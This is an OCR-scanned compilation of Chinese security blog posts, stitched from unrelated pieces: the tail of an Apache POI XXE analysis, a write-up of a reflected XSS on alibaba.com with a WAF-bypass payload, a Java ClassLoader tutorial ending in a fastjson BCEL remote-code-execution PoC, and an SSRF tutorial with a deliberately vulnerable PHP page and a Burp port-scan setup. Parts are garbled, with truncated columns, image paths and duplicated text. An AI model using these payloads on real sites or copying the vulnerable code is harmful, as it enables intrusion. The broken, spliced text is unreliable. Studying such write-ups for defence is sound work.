
```
trySetFeature(factory, "http://javax.xml.XMLConstants/feature/secure-processing"
```

```
private boolean isValid(Document xml) throws SAXException {
    try {
        String language = "http://www.w3.org/2001/XMLSchema";
        SchemaFactory factory = SchemaFactory.newInstance(language);
        trySetFeature(factory,  feature: "http://javax.xml.XMLConstants/feature/secure-processing",  enabled: true);
        Source source = new DOMSource(this.map.getSchema());
        Schema schema = factory.newSchema(source);
        Validator validator = schema.newValidator();
        validator.validate(new DOMSource(xml));
        return true;
    } catch (IOException var7) {
        LOG.log( level: 7, new Object[]{"document is not valid", var7});
        return false;
    }
}
```


然后问题关键点就来到了 **SecuritySupport#checkAccess** ，可以看到未修复代码 **allowedProtocols** 是all，而 **acessAny** 也是all，所以 **checkAccess** 结果返回的是null。



已修复代码中的 **SecuritySupport#checkAccess** 方法，可以看到未修复代码 **allowedProtocols** 是""，而 **acessAny** 也是all，所以 **checkAccess** 结果返回的是 **http** 。



回到 **XSDHandler#getSchemaDocument** 中，由于不允许http方式外带数据，因此我们的错误信息自然会出现下图报错里面的部分。



最后在简单bb一下，这个洞没啥用，外带也没办法利用FTP client换行那个洞外带数据，所以是个弟中弟的洞。

Rerfence

Apache POI <= 4.1.0 XXE 漏洞 (CVE-2019-12415)

记一次阿里主站xss测试及绕过waf防护

使用扫描器 xray 顺手扫了下 Alibaba.com 结果扫出来个xss漏洞。本来以为应该是误报，去验证了一下，还真的验证成功了。

漏洞url：

```
https://www.alibaba.com/*****?CatId=%3C/sCrIpT%3E%3Cimg%20src=1234%20%3E
```

分析一下

```
?CatId=</sCrIpT><img src=1234 >
```

```
<script src="//s.alicdn.com/@g/sc/list/0.0.39/sc-list/page/organic-list-zero/zero.js"></script>
▾<script>
    <!-- ZERO -->
    seajs.iuse("sc-list/page/organic-list-zero/zero.js")

    <!-- tangram:3826 begin-->

  (function(Page){
        var page = new Page();

        page.run();

        var _search_result_data = {

    "baseServer":"//www.alibaba.com",
    "util":{
        "currentType":"product",
        "keyword":"gunkit\u002dJZpTT",
        "aggregationName":"",
        "cateId":"
  </script>
  <img src="1234">
  "",
        "cateName":"",
```

html body.alibaba.ns-theme-card.ns-biz-type-product.ns-biz-en.list-mip._en-US.icbu-multi-lang.icbu-multi-lang-en_US script#beacon-aplus

1234

Console What's New Network conditions Remote devices Search

923px × 722px

MENU Alibaba.com Global trade starts here English - USD

Categories Products gunkit-JZpTT NEW Cart

", "cateName":"", "topicPosition":"0", "topicShow":true, "virtualExposurePageId":"1328f168976e41aeb2c6091c2140bc22", "num":"0" }, "dmtrack":{
"dmtrack_c":"dmtrack_c_placeholder", "dmtrack_pageid":"dmtrack_pageid_placeholder" }, "abtest":{
"surveyUrl":"https://survey.alibaba.com/survey/kwRcnFft3", "creditLevelUrl":"http://www.alibaba.com/", "creditLevelDesc":"CREDIT LEVEL",
"theme":"", "commonTheme":"", "showWholesaleModule":false, "needCompareOfferAttr": "" === "true", "feedbackTheme":"new_version",
"bucketType": "old_version", "isNewCompare":true, "isMultiImage":true, "kingUpdateSwitch": true, "magellan_list_new_offer": "new_version",
"magellan_review_new": "$btsVersionInfoTool.getBucketName('magellan_review_new', $basicLocation.toString())", "isNewFilter":false },
"insertRfqForm": 0, "activityConfig":
"\u007b\u0022500003\u0022\u003a\u0022\u005b\u007b\u005c\u0022endTime\u005c\u0022\u003a1654101999000,\u005c\u0022startTime
"myHistory": { "sceneId": "IDX16JrHYWfDrD7uS54ey7JEdWwN4ilffMbGLJJvB5uWtfc*" }, "sendRfq": true , "zero":{ "keyword":"gunkit-JZpTT",
"end":0 }, "browseCategory": [{ "name": "Baby", "href": "\u002f\u002fwww.alibaba.com\u002fBaby_p205787007" }, { "name": "Pet\u0020Products",
"href": "\u002f\u002fwww.alibaba.com\u002fPet\u002dProducts_p205816801" }, { "name": "Garden\u0020Supplies", "href":
"\u002f\u002fwww.alibaba.com\u002fGarden\u002dSupplies_p205816901" }, { "name": "Home\u0020Textiles", "href":
"\u002f\u002fwww.alibaba.com\u002fHome\u002dTextiles_p205846102" }, { "name": "Agriculture", "href":
"\u002f\u002fwww.alibaba.com\u002fAgriculture_p1" }, { "name": "Apparel", "href": "\u002f\u002fwww.alibaba.com\u002fApparel_p3" }, { "name":
"Vehicles\u0020\u0026\u0020Accessories", "href": "\u002f\u002fwww.alibaba.com\u002fVehicles\u002dAccessories_p34" }, { "name":
"Beauty\u0020\u0026\u0020Personal\u0020Care", "href": "\u002f\u002fwww.alibaba.com\u002fBeauty\u002dPersonal\u002dCare_p66" }, {
"name": "Business\u0020Services", "href": "\u002f\u002fwww.alibaba.com\u002fBusiness\u002dServices_p28" }, { "name": "Chemicals", "href":
"\u002f\u002fwww.alibaba.com\u002fChemicals_p8" }, { "name": "Construction\u0020\u0026\u0020Real\u0020Estate", "href":
"\u002f\u002fwww.alibaba.com\u002fConstruction\u002dReal\u002dEstate_p13" }, { "name": "Consumer\u0020Electronics", "href":
"\u002f\u002fwww.alibaba.com\u002fConsumer\u002dElectronics_p44" }, { "name": "Electrical\u0020Equipment\u0020\u0026\u0020Supplies",
"href": "\u002f\u002fwww.alibaba.com\u002fElectrical\u002dEquipment\u002dSupplies_p5" }, { "name":
"Electronics\u0020Components\uff0cAccessories\u0020\u0026\u0020Telecommunications", "href":
"\u002f\u002fwww.alibaba.com\u002fElectronics\u002dComponents\u002dAccessories\u002dTelecommunications_p502" }, { "name":
"Energy", "href": "\u002f\u002fwww.alibaba.com\u002fEnergy_p10" }, { "name": "Environment", "href":
"\u002f\u002fwww.alibaba.com\u002fEnvironment_p11" }, { "name": "Fashion\u0020Accessories", "href":
"\u002f\u002fwww.alibaba.com\u002fFashion\u002dAccessories_p339" }, { "name": "Food\u0020\u0026\u0020Beverage", "href":
"\u002f\u002fwww.alibaba.com\u002fFood\u002dBeverage_p2" }, { "name": "Furniture", "href":
"\u002f\u002fwww.alibaba.com\u002fFurniture_p1503" }, { "name": "Gifts\u0020\u0026\u0020Crafts", "href":

单标签

```
</script>
```

WAF 没有拦截，但只要一闭合WAF就拦截。

程序也没有对 CatId 参数进行过滤转义,直接" 就可以截断字符，造成xss攻击。试了下其他payload，都被waf拦截了。



那问题来了，怎么绕过这个waf来弹个窗呢，我发现只要字符串中包含alert()这种特征就会被拦截。看来是不能直接来，都是被waf拦截，分析了下源码，仔细看了看。 看js手册，按照

```
'<string>'.replace(/<pattern>/,function($1) { <code> } )
```

这种方法waf不会拦截，因此可以构造出

'alert("xss")'.replace(/.*/g,eval)	eval('alert("xss")')
'str1ng'.replace(/1/,alert)	alert(1)
'bbbalert(1)cccc'.replace(/a\w{4}(\d)/,eval)	eval('alert(1)')

首先构造一个 "str1ng"，直接输入字符串就是了。

```
        page.run();

        var _search_result_data = {

    "baseServer":"//www.alibaba.com",
    "util":{
        "currentType":"product",
        "keyword":"gunkit\u002dJZpTT",
        "aggregationName":"",
        "cateId":"str1ng",
        "cateName":"",
        "topicPosition":"0",
        "topicShow":true,
        "virtualExposurePageId":"9d0ebfcd370444a29c79c18dc3cc3a14",
                    "num":"0"
            },
        "dmtrack":{
        "dmtrack_c":"dmtrack_c_placeholder",
        "dmtrack_pageid":"dmtrack_pageid_placeholder"
```

为了插入我们得用一个“"”来截断他，构造出我们的方法

```
"str1ng".replace(/1/,alert)"
```

当然这样还不能运行，后面还有一个双引号，用"/"/注释掉

当我们注释掉了后面一个引号，也注释掉了最后一个,所以构造一个“，”让语句完整

```
(function(Page){
        var page = new Page();

        page.run();

        var _search_result_data = {

    "baseServer":"//www.alibaba.com",
    "util":{
        "currentType":"product",
        "keyword":"gunkit\u002dJZpTT",
        "aggregationName":"",
        "cateId":"str1ng".replace(/1/,alert),//",
        "cateName":"",
        "topicPosition":"0",
        "topicShow":true,
        "virtualExposurePageId":"de29965aa18546d58a777264648feeec",
                "num":"0"
            },
        "dmtrack":{
        "dmtrack_c":"dmtrack_c_placeholder",
        "dmtrack_pageid":"dmtrack_pageid_placeholder"
    },
                "abtest":{
        "surveyUrl":"https://survey.alibaba.com/survey/kwRcnFft3",
        "creditLevelUrl":"http://www.alibaba.com/",
        "creditLevelDesc":"CREDIT LEVEL",
        "theme":"",
```

构造为

```
"str1ng".replace(/1/,alert),//"
```

之后就成功绕过waf弹了个窗

Elements Console Sources Network Performance Memory Application Security

```
`(function(Page){
        var page = new Page();

        page.run();

        var _search_result_data = {

    "baseServer":"//www.alibaba.com",
    "util":{
        "currentType":"product",
        "keyword":"gunkit\u002d3ZpTT",
        "aggregationName":"",
        "cateId":"CatId=string".replace(/1/,alert),//",
        "cateName":"",
        "topicPosition":"0",
        "topicShow":true,
        "virtualExposurePageId":"f5afb7ada819432cacf39dce7e8ea365",
                "num":"0"
            },
        "dmtrack":{
        "dmtrack_c":"dmtrack_c_placeholder",
        "dmtrack_pageid":"dmtrack_pageid_placeholder"
    },
                "abtest":{
        "surveyUrl":"https://survey.alibaba.com/survey/kwRcnFft3",
        "creditLevelUrl":"http://www.alibaba.com/",
        "creditLevelDesc":"CREDIT LEVEL",
        "theme":"",
        "commonTheme":"",
```

keac's Blog

www.alibaba.com 显示

1

确定

Search

rvices Sell on Alibaba Help

Alibaba Supplier App


Español - Português - Deutsch - Français - Italiano - हिंदी - Русский - 한국어 - 日本語 - اللغة العربية - ภาษาไทย - Türk
עברית

AliExpress | 1688.com | Taobao Global | Alipay | Lazada | Taobao Taiwan

Browse Alphabetically Onetouch | Showroom | Country Search | Suppliers | Wholesaler | Affiliate

ct Listing Policy - Intellectual Property Protection - Privacy Policy - Terms of Use - User Information Legal Enqu

© 1999-2019 Alibaba.com. All rights reserved.



提交ASRC漏洞重复了，哎，手慢了有点遗憾，截至投稿时漏洞还没修复，做了脱敏处理。

ClassLoader类加载机制

前置知识

我们都知道，java的编译过程：

源代码java文件 ——> （解释器） ——> 字节码class文件 ——> （JVM虚拟机） ——> 机器码

JVM虚拟机可以适应不同的平台，因此java有可移植性

ClassLoader基本概念

ClassLoader是一种**类加载机制**，类初始化时，通过 `java.lang.ClassLoader` 将字节码加载进JVM内存

需要注意的是，类初始化与类实例化是不同的


类初始化

- 给类中static成员赋初始值/调用static{}中代码的过程

类实例化

- 创建一个对象的过程

以下这张图是盗来的，非常直观地描述了ClassLoader的作用链接



ClassLoader分类

ClassLoader分为

- Bootstrap ClassLoader 启动类加载器
  - 加载java核心库
  - 将/lib目录下的类库加载到JVM内存
  - 不能被开发者调用
- Extension ClassLoader 扩展类加载器
  - 加载java扩展库
  - 加载/lib/ext目录下的类库
  - 可被开发者使用
- Application ClassLoader 应用程序类加载器
  - 加载用户编写的类
  - 加载CLASSPATH目录下的类库
  - 可被开发者调用
- 自定义类加载器
  - 需要继承java.lang.ClassLoader

类加载器调用顺序：启动类加载器——>扩展类加载器——>应用程序类加载器——>自定义类加载器（父优先）

启动类是扩展类加载器的父，扩展类是应用程序类加载器的父...

ClassLoader核心方法

ClassLoader的几个核心方法：

- loadClass 加载java类
- findClass 查找java类（默认是抛出异常）
- findLoadedClass 查找已经加载的java类
- defineClass 定义java类
- resolveClass 链接java类

个人认为其中比较重点的是loadClass方法、defineClass方法、resolveClass方法

一、loadClass方法：加载指定的java类

返回类型：类对象

首先，判断是否已经加载 `Class c = findLoadedClass(name);`

若之前未加载，判断当前类加载器是否还有父类加载器，则使用父类加载器进行加载 `c = parent.loadClass(name, false);`

若不存在父类加载器，则默认先使用启动类加载器 `c = findBootstrapClassOrNull(name);`

若返回null，则依照自己的搜索路径去查找类 `c = findClass(name);` ，没有重写ClassLoader类的情况下则是直接抛出异常

最后，若成功查找到类，链接找到的类 this.resolveClass(var4);


```
protected Class<?> loadClass(String name, boolean resolve)
        throws ClassNotFoundException
    {
        synchronized (getClassLoadingLock(name)) {
            Class c = findLoadedClass(name);
            if (c == null) {
                long t0 = System.nanoTime();
                try {
                    if (parent != null) {
                        c = parent.loadClass(name, false);
                    } else {
                        c = findBootstrapClassOrNull(name);
                    }
                } catch (ClassNotFoundException e) {
                }

                if (c == null) {
                    long t1 = System.nanoTime();
                    c = findClass(name);
                    sun.misc.PerfCounter.getParentDelegationTime().addTime(t1 -
                    sun.misc.PerfCounter.getFindClassTime().addElapsedTimeFrom(t
                    sun.misc.PerfCounter.getFindClasses().increment();
                }
            }
            if (resolve) {
                resolveClass(c);
            }
            return c;
        }
    }
```

从以上代码分析可映证之前类的调用顺序，父优先顺序，即

启动类加载器——>扩展类加载器——>应用程序类加载器——>自定义类加载器

以下图比较直观地表现了loadClass整体流程，图片链接



由于启动类加载器Bootstrap ClassLoader是C++写的，java源码中不存在该类，所以以下调用发现扩展类加载器Extension ClassLoader的父类加载器返回NULL

```
class hhd1{
    public static int hhd1;
    static {
        System.out.println("hhd1");
    }
}
class hhd2{
    public static int hhd2;
    static {
        System.out.println("hhd2");
    }
}
class hhd3{
    public static int hhd2;
    static {
        System.out.println("hhd3");
    }
}
public class testtmp {
    public static void main(String[] args) {
        ClassLoader c1=testtmp.class.getClassLoader();
        ClassLoader c2=c1.getParent();
        ClassLoader c3=c2.getParent();
        System.out.println(c1);
        System.out.println(c2);
        System.out.println(c3);
    }
}
```

```
testtmp
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Con
sun.misc.Launcher$AppClassLoader@18b4aac2
sun.misc.Launcher$ExtClassLoader@49476842
null
```

若是通过数组定义，则不会进行类初始化

```
class hhd2{
    public static int hhd2;
    static {
        System.out.println("hhd2");
    }
    hhd2(){
        System.out.println("hhd2-new");
    }
}
public class testtmp {
    public static void main(String[] args) {
        hhd2[] c=new hhd2[3];
    }
}
```

```
testtmp
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...

Process finished with exit code 0
```

二、findClass方法：查找java类，默认抛出异常

返回类型：类对象

这里直接抛出异常，但是可以对ClassLoader类的findClass方法进行重写

```
protected Class<?> findClass(String var1) throws ClassNotFoundException {
        throw new ClassNotFoundException(var1);
    }
```

三、findLoadedClass方法：查找已经加载的java类

返回类型：类对象

native修饰符的意思是：调用外部方法，外部使用C来具体定义该方法

```
protected final Class<?> findLoadedClass(String var1) {
    return !this.checkName(var1) ? null : this.findLoadedClass0(var1);
}
private final native Class<?> findLoadedClass0(String var1);
```

四、defineClass方法：定义java类

返回类型：类对象

这个类在一些漏洞poc上非常有用

defineclass可以使我们**用byte数组自定义一个类，并返回类对象**

defineClass的主要输入参数是

- 类路径名
- 自定义类的字节数组
- 读入字节数组的index
- 读入字节数组的长度

举一个defineClass在fastjson上的利用例子

当fastjson加载**org.apache.tomcat.dbcp.dbcp.BasicDataSource类**并且设置**driverClassLoader**和**driverClassName**属性时，会调用到BasicDataSource类的**getConnection()**方法，该方法中含有 `Class.forName(driverClassName, true, driverClassLoader)` 代码

具体调用过程：

```
getConnection()—>createDataSource()—>createConnectionFactory()—>Class.forName
```

而Class.forName可以进行类的初始化，类的初始化块中设置恶意代码，即可造成远程代码执行

因此我们只要构造driverClassName和driverClassLoader即可

接下来只要寻找driverClassLoader所在类，然后再根据该类构造driverClassName

driverClassLoader所在类需要满足以下特征

- 继承于java.lang.ClassLoader类
- 重写了loadClass或findClass
- 重写的loadClass或findClass类中含有defineClass
- 能有概率跳到defineClass
  - 比如.equals是不太可能的，但是.indexOf就有机会

com.sun.org.apache.bcel.internal.util.ClassLoader类符合以上特征

com.sun.org.apache.bcel.internal.util.ClassLoader类重写了loadClass方法，该方法代码如下

可以看到 `cl = this.defineClass(class_name, bytes, 0, bytes.length);`

```
protected Class loadClass(String class_name, boolean resolve) throws ClassNotFou
    ...
        if (cl == null) {
            JavaClass clazz = null;
            if (class_name.indexOf("$$BCEL$$") >= 0) {
                clazz = this.createClass(class_name);
            } else {
                if ((clazz = this.repository.loadClass(class_name)) == null) {
                    throw new ClassNotFoundException(class_name);
                }

                clazz = this.modifyClass(clazz);
            }

            if (clazz != null) {
                byte[] bytes = clazz.getBytes();
                cl = this.defineClass(class_name, bytes, 0, bytes.length);
            } else {
                cl = Class.forName(class_name);
            }
        }
    ...
```

即最终poc为

```
{
  "@type" : "org.apache.tomcat.dbcp.dbcp.BasicDataSource",
  "driverClassLoader" :
  {
    "@type":"com.sun.org.apache.bcel.internal.util.ClassLoader"
  },
  "driverClassName" : "$$BCEL$$$l$8b$I$A$A$A$。。。"
}
```

同样的，URLClassLoader也重写了loadClass，可以进行远程.class调用

五、resolveClass方法：链接java类

返回类型：void

同样是外部方法定义

```
protected final void resolveClass(Class<?> var1) {
    this.resolveClass0(var1);
}
private native void resolveClass0(Class<?> var1);
```

在反序列化中

如果类描述符是动态代理类，则调用resolveProxyClass方法来获取本地类

如果不是动态代理类则调用resolveClass方法来获取本地类

因此经常在resolveClass方法中检测是否有恶意类，即进行黑名单判断

重写findClass方法

自定义ClassLoader，重写findClass方法

这里更能理解刚才所说的findClass类的作用。不重写默认是抛出异常

重写了能够自定义搜索路径，只不过要与 自定义类的字节码中的路径 相一致

```
import java.lang.reflect.InvocationTargetException;

public class test extends ClassLoader{
    byte[] test1=new byte[]{ -54, -2, -70, -66, 0, 0, 0, 51, 0, 17, 10, 0, 4, 0,
    @Override
    protected Class<?> findClass(String hhh) throws ClassNotFoundException {
        if(hhh.equals("com.anbai.sec.classloader.TestHelloWorld")){
            return defineClass(hhh,test1,0,test1.length);
        }
        return super.findClass(hhh);
    }

    public static void main(String[] args) throws ClassNotFoundException, Illega
            InstantiationException, NoSuchMethodException, InvocationTargetExcep
        test c=new test();
        Class clazz=c.loadClass("com.anbai.sec.classloader.TestHelloWorld");
        Object object=clazz.newInstance();
        String str= (String) clazz.getDeclaredMethod("hello").invoke(object);

        System.out.println(str);
    }
}
```


《渗透攻击红队百科全书》

浅谈SSRF原理

0x00 漏洞说明 SSRF (S
伪造一个服务端请求，
击目标系统，既然是跳
程，我从网上找了一张

Web Server makes
a request on beha
of the user.

0x01 漏洞影响

利用SSRF可以
洞的利用等等，

0x02 漏洞发现
接下来就好好


可以这么说，
的一篇文章，

具体可能出现

1.社交分享功
2.转码服务
3.在线翻译
4.图片加载

浅谈SSRF原理及其利用

0x00 漏洞说明 SSRF (Server-Side Request Forgery) 即服务端请求伪造，从字面意思上理解就是伪造一个服务端请求，也即是说攻击者伪造服务端的请求发起攻击，攻击者借由服务端为跳板来攻击目标系统，既然是跳板，也就是表明攻击者是无法直接访问目标服务的，为了更好的理解这个过程，我从网上找了一张图，贴在了下面。



0x01 漏洞影响 上面简单介绍了一下SSRF的原理，那么SSRF能干什么，产生哪些危害呢？

利用SSRF可以进行内外网的端口和服务探测、主机本地敏感数据的读取、内外网主机应用程序漏洞的利用等等，可以说SSRF的危害不容小觑了。

0x02 漏洞发现 既然SSRF有这些危害，那我们要怎么发现哪里存在SSRF，发现了又怎么利用呢？接下来就好好唠唠这点。

可以这么说，能够对外发起网络请求的地方，就可能存在SSRF漏洞，下面的内容引用了先知社区的一篇文章，文章链接在底部。

具体可能出现SSRF的地方：

1.社交分享功能：获取超链接的标题等内容进行显示

2.转码服务：通过URL地址把原地址的网页内容调优使其适合手机屏幕浏览

3.在线翻译：给网址翻译对应网页的内容

4.图片加载/下载：例如富文本编辑器中的点击下载图片到本地；通过URL地址加载或下载图片

5.图片/文章收藏功能：主要网站会取URL地址中title以及文本的内容作为显示以求一个好的用户体验

6.云服务厂商：它会远程执行一些命令来判断网站是否存活等，所以如果可以捕获相应的信息，就可以进行SSRF测试

7.网站采集，网站抓取的地方：一些网站会针对你输入的url进行一些信息采集工作

8.数据库内置功能：数据库的比如mongodb的copyDatabase函数

9.邮件系统：比如接收邮件服务器地址

10.编码处理, 属性信息处理，文件处理：比如ffpmg，ImageMagick，docx，pdf，xml处理器等

11.未公开的api实现以及其他扩展调用URL的功能：可以利用google 语法加上这些关键字去寻找SSRF漏洞，一些的url中的关键字：share、wap、url、link、src、source、target、u、3g、display、sourceURl、imageURL、domain……

12.从远程服务器请求资源（upload from url 如discuz！；import & expost rss feed 如web blog；使用了xml引擎对象的地方 如wordpress xmlrpc.php）

0x03 漏洞验证 1、因为SSRF漏洞是构造服务器发送请求的安全漏洞，所以我们可以通过抓包分析发送的请求是否是由服务器端发送的来判断是否存在SSRF漏洞

2、在页面源码中查找访问的资源地址，如果该资源地址类型为下面这种样式则可能存在SSRF漏洞

http://www.xxx.com/a.php?image=(地址) 0x04 漏洞利用

1、一个简单的测试靶场 测试PHP代码：

```
<?php
function curl($url){
 $ch = curl_init();
 curl_setopt($ch, CURLOPT_URL, $url);
 curl_setopt($ch, CURLOPT_HEADER, 0);
 curl_exec($ch);
 curl_close($ch);
}

$url = $_GET['url'];
curl($url);
?>
```

利用phpstudy或者宝塔搭建好靶场后，访问自己的url地址。http://192.168.38.132/ssrf.php?url=teamssix.com



Teams Six
GitHubCSDNTwitterInstagramYouTubeBiliBili
日志38标签61分类10
欢迎关注本站微信公众号：TeamsSix
首页标签分类归档
Teams Six
【漏洞复现】DNS域传送漏洞
更新于 2019-12-06
漏洞复现
漏洞复现 | DNS | 域传送

如果服务器有其他服务只能本地访问，比如phpmyadmin，则可以构造ssrf.php?url=127.0.0.1、phpmyadmin进行访问，接下来看看利用SSRF扫描目标主机端口

打开Burp，抓包发到Intruder，设置Payload位置

? 有效负载位置

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型 狙击手（Sniper）

```
GET http://192.168.38.132/ssrf.php?url=127.0.0.1:§0§ HTTP/1.1
Host: 192.168.38.132
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

将载荷类型设置为number，数字范围从1-65535，开始爆破

? 有效载荷集

您可以定义一个或多个有效负载集。有效负载集的数量取决于"位置"选项卡中定义的攻击类型。每个有效负载集

有效负载集： 1　　有效载荷数量： 65,535
有效载荷类型： 数值　　请求数量： 65,535

? 有效载荷选项[数字]

生成给定范围内指定格式的数字有效内容。

数字范围

类型： ◉ 连番 ○ 随机
From: 1
To: 65535
增量： 1
编号：

